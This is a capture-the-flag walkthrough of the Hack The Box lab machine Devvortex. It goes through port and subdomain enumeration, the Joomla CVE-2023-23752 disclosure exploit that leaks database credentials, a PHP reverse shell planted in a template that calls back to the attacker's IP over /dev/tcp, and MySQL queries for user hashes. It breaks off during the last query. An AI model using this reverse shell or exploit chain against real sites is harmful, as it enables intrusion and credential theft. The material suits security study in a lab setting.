



Devvortex

IP: 10.10.11.242

1. Enumeration

To work more comfortable, we declare a variable with the machine's ip, then we send an ICMP frame to determine if the host is alive and what kind of os it might be more likely to be running:

```
ip='10.10.11.242' && ping -c3 $ip
PING 10.10.11.242 (10.10.11.242) 56(84) bytes of data.
64 bytes from 10.10.11.242: icmp_seq=1 ttl=63 time=68.4 ms
64 bytes from 10.10.11.242: icmp_seq=2 ttl=63 time=111 ms
64 bytes from 10.10.11.242: icmp_seq=3 ttl=63 time=294 ms

--- 10.10.11.242 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 68.370/158.014/294.475/98.063 ms
```

```
ip='10.10.11.142' && ping -c3 $ip
```

The ping request exposes a ttl response from the target of "63", which indicates the machine might be running a Linux distribution. We must now perform a scan for open ports on the target as follows:


```
nmap -sSV -Pn -open -n --min-rate 5000 $ip -oN nmap.txt
```

```
└─ nmap -sSV -Pn -open -n --min-rate 5000 $ip -oN nmap.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-14 16:44 CST
Nmap scan report for 10.10.11.242
Host is up (0.071s latency).
Not shown: 826 closed tcp ports (reset), 172 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.10 seconds
```

The nmap scan shows that ssh connections are available, plus, the target is running a website. Make sure to add the target to /etc/hosts file as follows:

```
echo "10.10.11.242    devvortex.htb" >> /etc/hosts
```



WHAT WE DO

DevVortex is a dynamic web development agency that thrives on transforming ideas into digital realities



The website appears to be a developers site that you hire to ask them to code websites. The site in question has nothing interesting. We can perform url fuzzing and try to discover hidden directories, nonetheless it won't work as well. There's


again, nothing interesting. Our last option is to perform subdomain enumeration to find subdomains in the site. We can do so with the following command:

```
gobuster dns -d devvortex.htb -w {path/to/wordlist}
```

Make sure when looking for subdomains to have the "dns" option as well as the "-d" switch:

```
└─ gobuster dns -d devvortex.htb -w subdomains-top1mil-5000.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Domain:      devvortex.htb
[+] Threads:    10
[+] Timeout:    1s
[+] Wordlist:    subdomains-top1mil-5000.txt
=====
Starting gobuster in DNS enumeration mode
=====
Found: dev.devvortex.htb

Progress: 615 / 5001 (12.30%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 678 / 5001 (13.56%)
=====
Finished
=====
```



The subdomain in question is kind of the same as the first site (it appears to me that it must be a redesign project of the website). In this subdomain we can perform fuzzing to discover hidden directories as follows:

```
dirsearch -u http://dev.devvortex.htb/
```

```
[17:05:17] 403 - 564B - /lib/flex/varien/.actionScriptProperties
[17:05:17] 403 - 564B - /lib/flex/varien/.flexLibProperties
[17:05:17] 403 - 564B - /lib/flex/varien/.project
[17:05:17] 403 - 564B - /lib/flex/varien/.settings
[17:05:17] 301 - 178B - /libraries -> http://dev.devvortex.htb/libraries/
[17:05:17] 200 - 31B - /libraries/
[17:05:18] 200 - 18KB - /LICENSE.txt
[17:05:30] 403 - 564B - /mailer/.env
[17:05:36] 301 - 178B - /media -> http://dev.devvortex.htb/media/
[17:05:36] 200 - 31B - /media/
[17:05:45] 301 - 178B - /modules -> http://dev.devvortex.htb/modules/
[17:05:45] 200 - 31B - /modules/
[17:05:49] 404 - 16B - /myadminphp
[17:06:26] 301 - 178B - /plugins -> http://dev.devvortex.htb/plugins/
[17:06:26] 200 - 31B - /plugins/
[17:06:41] 200 - 5KB - /README.txt
[17:06:46] 403 - 564B - /resources/.arch-internal-preview.css
[17:06:46] 403 - 564B - /resources/sass/.sass-cache/
[17:06:48] 200 - 764B - /robots.txt
[17:06:55] 404 - 4KB - /secure/ConfigurePortalPages!default.jsps?view=popular
[17:07:33] 301 - 178B - /templates -> http://dev.devvortex.htb/templates/
[17:07:33] 200 - 31B - /templates/
[17:07:33] 200 - 31B - /templates/index.html
[17:07:33] 200 - 0B - /templates/system/
[17:07:38] 301 - 178B - /tmp -> http://dev.devvortex.htb/tmp/
[17:07:38] 200 - 31B - /tmp/
[17:07:39] 403 - 4KB - /tmp/2.php
[17:07:39] 403 - 4KB - /tmp/admin.php
[17:07:39] 403 - 4KB - /tmp/cgi.pl
[17:07:39] 403 - 4KB - /tmp/cpn.php
[17:07:39] 403 - 4KB - /tmp/Cgishell.pl
[17:07:39] 403 - 4KB - /tmp/changeall.php
[17:07:39] 403 - 4KB - /tmp/d.php
[17:07:39] 403 - 4KB - /tmp/d0maine.php
[17:07:39] 403 - 4KB - /tmp/domaine.php
[17:07:40] 403 - 4KB - /tmp/dz1.php
[17:07:40] 403 - 4KB - /tmp/domaine.pl
[17:07:40] 403 - 4KB - /tmp/dz.php
[17:07:40] 403 - 4KB - /tmp/index.php
[17:07:40] 403 - 4KB - /tmp/killer.php
[17:07:40] 403 - 4KB - /tmp/L3b.php
[17:07:40] 403 - 4KB - /tmp/madspotshell.php
[17:07:40] 403 - 4KB - /tmp/priv8.php
[17:07:40] 403 - 4KB - /tmp/root.php
[17:07:40] 403 - 4KB - /tmp/sql.php
[17:07:40] 403 - 4KB - /tmp/Sym.php
[17:07:40] 403 - 4KB - /tmp/up.php
[17:07:40] 403 - 4KB - /tmp/upload.php
[17:07:40] 403 - 4KB - /tmp/user.php
[17:07:40] 403 - 4KB - /tmp/uploads.php
[17:07:40] 403 - 4KB - /tmp/whmcs.php
[17:07:40] 403 - 4KB - /tmp/vaga.php
[17:07:41] 403 - 4KB - /tmp/xd.php
[17:07:42] 403 - 564B - /twitter/.env
[17:08:05] 200 - 3KB - /web.config.txt
```

```

[17:00:57] Starting:
[17:01:02] 403 - 564B - /%2e%2e;/test
[17:01:02] 404 - 16B - /php
[17:01:53] 404 - 16B - /adminphp
[17:01:58] 403 - 564B - /admin/.config
[17:02:42] 301 - 178B - /administrator -> http://dev.devvortex.htb/administrator/
[17:02:43] 200 - 31B - /administrator/cache/
[17:02:43] 403 - 564B - /administrator/includes/
[17:02:43] 301 - 178B - /administrator/logs -> http://dev.devvortex.htb/administrator/logs/
[17:02:43] 200 - 31B - /administrator/logs/
[17:02:43] 200 - 12KB - /administrator/
[17:02:44] 200 - 12KB - /administrator/index.php


```

```

[17:03:27] 200 - 31B - /cache/
[17:03:27] 403 - 4KB - /cache/sql_error_latest.cgi
[17:03:37] 200 - 31B - /cli/
[17:03:42] 301 - 178B - /components -> http://dev.devvortex.htb/components/
[17:03:42] 200 - 31B - /components/
[17:03:48] 200 - 0B - /configuration.php
[17:04:26] 403 - 564B - /ext/.deps
[17:04:50] 200 - 7KB - /htaccess.txt
[17:04:55] 301 - 178B - /images -> http://dev.devvortex.htb/images/
[17:04:55] 200 - 31B - /images/
[17:04:56] 403 - 4KB - /images/c99.php
[17:04:56] 403 - 4KB - /images/Sym.php
[17:04:57] 301 - 178B - /includes -> http://dev.devvortex.htb/includes/
[17:04:57] 200 - 31B - /includes/
[17:05:15] 301 - 178B - /language -> http://dev.devvortex.htb/language/
[17:05:15] 200 - 31B - /layouts/

```

We obtained a lot of results from the enumeration, the directories were familiar to me as I suspected it must be a Joomla content manager. I was right since the administrator panel is the following:



Wappalyzer doesn't show the Joomla version that the target is running, however, it might be some outdated and unsafe version of it. Investigating about Joomla enumeration, README.txt must have the website's version, we obtained the following with it:


```
dev.devvortex.htb/README.txt
Joomla! CMS™

1- Overview
* This is a Joomla! 4.x installation/upgrade package.
* Joomla! Official site: https://www.joomla.org
* Joomla! 4.2 version history - https://docs.joomla.org/Special:MyLanguage/Joomla_4.2_version_history
* Detailed changes in the Changelog: https://github.com/joomla/joomla-cms/commits/4.2-dev

2- What is Joomla?
* Joomla! is a Content Management System (CMS) which enables you to build websites and powerful online applications.
* It's a free and Open Source software, distributed under the GNU General Public License version 2 or later.
* This is a simple and powerful web server application and it requires a server with PHP and either MySQL, PostgreSQL or SQL Server
to run.
You can find full technical requirements here: https://downloads.joomla.org/technical-requirements.

3- Is Joomla! for you?
* Joomla! is the right solution for most content web projects: https://docs.joomla.org/Special:MyLanguage/Portal:Learn_More
* See Joomla's core features - https://www.joomla.org/core-features.html
* Try out our free hosting service: https://launch.joomla.org

4- How to find a Joomla! translation?
* Repository of accredited language packs: https://downloads.joomla.org/language-packs
* You can also add languages directly to your website via your Joomla! administration panel: https://docs.joomla.org
/Special:MyLanguage/J4.x:Setup_a_Multilingual_Site/Installing_New_Language
* Learn how to setup a Multilingual Joomla! Site: https://docs.joomla.org/Special:MyLanguage/J4.x:Setup_a_Multilingual_Site

5- Learn Joomla!
* Read Getting Started with Joomla to find out the basics: https://docs.joomla.org/Special:MyLanguage
/J4.x:Getting_Started_with_Joomla!
* Before installing, read the beginners guide: https://docs.joomla.org/Special:MyLanguage/Portal:Beginners

6- What are the benefits of Joomla?
* The functionality of a Joomla! website can be extended by installing extensions that you can create (or download) to suit your
needs.
```

2. Exploit

Joomla! information disclosure - CVE-2023-23752 exploit

We found a CVE related to the Joomla version running there. After doing some research, the exploit is about {PAGE OF NOTES} (click the link to get more information about it). Install the requeriments and run the exploit as follows. DO NOT type "http://dev.devvortex.htb/". That url will throw an error:


```
ruby exploit.rb http://dev.devvortex.htb
```

```
└─ ruby exploit.rb http://dev.devvortex.htb
Users
[649] lewis (lewis) - lewis@devvortex.htb - Super Users
[650] logan paul (logan) - logan@devvortex.htb - Registered


Site info
Site name: Development
Editor: tinymce
Captcha: 0
Access: 1
Debug status: false

Database info
DB type: mysql
DB host: localhost
DB user: lewis
DB password: P4ntherg0t1n5r3c0n##
DB name: joomla
DB prefix: sd4fg_
DB encryption 0
```

We could obtain some credentials with the exploit. These credentials are valid to have access to the administrator panel as the administrator (They won't work if you try to login with SSH).



We can try to upload a reverse shell in the templates section, access to the file and get the shell.



We can edit these files in order to write code that will send us a reverse shell, make sure you run:

```
nc -nlvp 1234
```

You can use either reverse shell php files from Kali Linux or write your own command. Writing your own command to open a reverse shell will be like this:

```
<?php
system('bash -c "bash -i >& /dev/tcp/10.10.14.238/1234 0>&1"');
?>
```

Or, add that line to one of the files. That file will execute a command on the system by using php (similar to python with the os library and os.system). It will tell the system to send an interactive bash to my IP in the '1234' port, open the template on the browser and wait for the reverse shell:

```
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.238] from (UNKNOWN) [10.10.11.242] 60110
bash: cannot set terminal process group (879): Inappropriate ioctl for device
bash: no job control in this shell
www-data@devvortex:~/dev.devvortex.htb$ whoami
www-data
www-data@devvortex:~/dev.devvortex.htb$ ls
ls
LICENSE.txt
README.txt
administrator
api
cache
cli
components
configuration.php
htaccess.txt
images
includes
index.php
language
layouts
libraries
media
modules
plugins
robots.txt
templates
tmp
web.config.txt
www-data@devvortex:~/dev.devvortex.htb$
```

It seems we are logged as the default web server user, but we can try to find credentials to log with SSH or to perform escalation. Stabilize your shell by performing:

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

```
<?php
class JConfig {
    public $offline = false;
    public $offline_message = 'This site is down for maintenance.<br>Please check back again
soon.';
    public $display_offline_message = 1;
    public $offline_image = '';
    public $sitename = 'Development';
    public $editor = 'tinymce';
    public $captcha = '0';
    public $list_limit = 20;
    public $access = 1;
    public $debug = false;
    public $debug_lang = false;
    public $debug_lang_const = true;
    public $dbtype = 'mysqli';
    public $host = 'localhost';
    public $user = 'lewis';
    public $password = 'P4ntherg0t1n5r3c0n##';
    public $db = 'joomla';
    public $dbprefix = 'sd4fg_';
    public $dbencryption = 0;
    public $dbsslverifyservercert = false;
    public $dbsslkey = '';
    public $dbsslcert = '';
    public $dbsslca = '';
    public $dbsslcipher = '';
    public $force_ssl = 0;
    public $live_site = '';
    public $secret = 'ZI7zLTbaGKliS9gq';
    public $gzip = false;
    public $error_reporting = 'default';
    public $helpurl = 'https://help.joomla.org/proxy?keyref=Help{major}{minor}:{keyref}&lang=
```

This config file has some credentials, but they don't work with the users that are there. One thing we can do is to search for credentials in the SQL database inside the machine using the found credentials, so we can connect to it by performing:

```
mysql -u lewis --password={lewis' password}
```

```
mysql> SHOW DATABASES;
SHOW DATABASES;
+-----+
| Database |
+-----+
| information_schema |
| joomla |
| performance_schema |
+-----+
3 rows in set (0.00 sec)
```

By reading the `/etc/passwd` file from the target, we know "logan" is a user, however, we don't have his credential. Logan is also a joomla user, thus, his password must be at the joomla SQL database:

```
mysql> USE joomla;
USE joomla;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

Database changed

```
mysql> SHOW TABLES;
SHOW TABLES;
```

Tables_in_joomla
sd4fg_action_log_config
sd4fg_action_logs
sd4fg_action_logs_extensions
sd4fg_action_logs_users
sd4fg_assets
sd4fg_associations
sd4fg_banner_clients
sd4fg_banner_tracks
sd4fg_banners
sd4fg_categories
sd4fg_contact_details
sd4fg_content
sd4fg_content_frontpage
sd4fg_content_rating
sd4fg_content_types
sd4fg_contentitem_tag_map
sd4fg_extensions
sd4fg_fields
sd4fg_fields_categories
sd4fg_fields_groups
sd4fg_fields_values
sd4fg_finder_filters
sd4fg_finder_links
sd4fg_finder_links_terms
sd4fg_finder_logging
sd4fg_finder_taxonomy
sd4fg_finder_taxonomy_map
sd4fg_finder_terms
sd4fg_finder_terms_common
sd4fg_finder_tokens
sd4fg_finder_tokens_aggregate
sd4fg_finder_types
sd4fg_history
sd4fg_languages
sd4fg_mail_templates
sd4fg_menu
sd4fg_menu_types
sd4fg_messages
sd4fg_messages_cfg
sd4fg_modules
sd4fg_modules_menu
sd4fg_newsfeeds


```
mysql> SELECT * FROM sd4fg_users;
SELECT * FROM sd4fg_users;
```

	id	name	username	email	password	block	sendEmail	registerDate	lastvisitDate	activation	
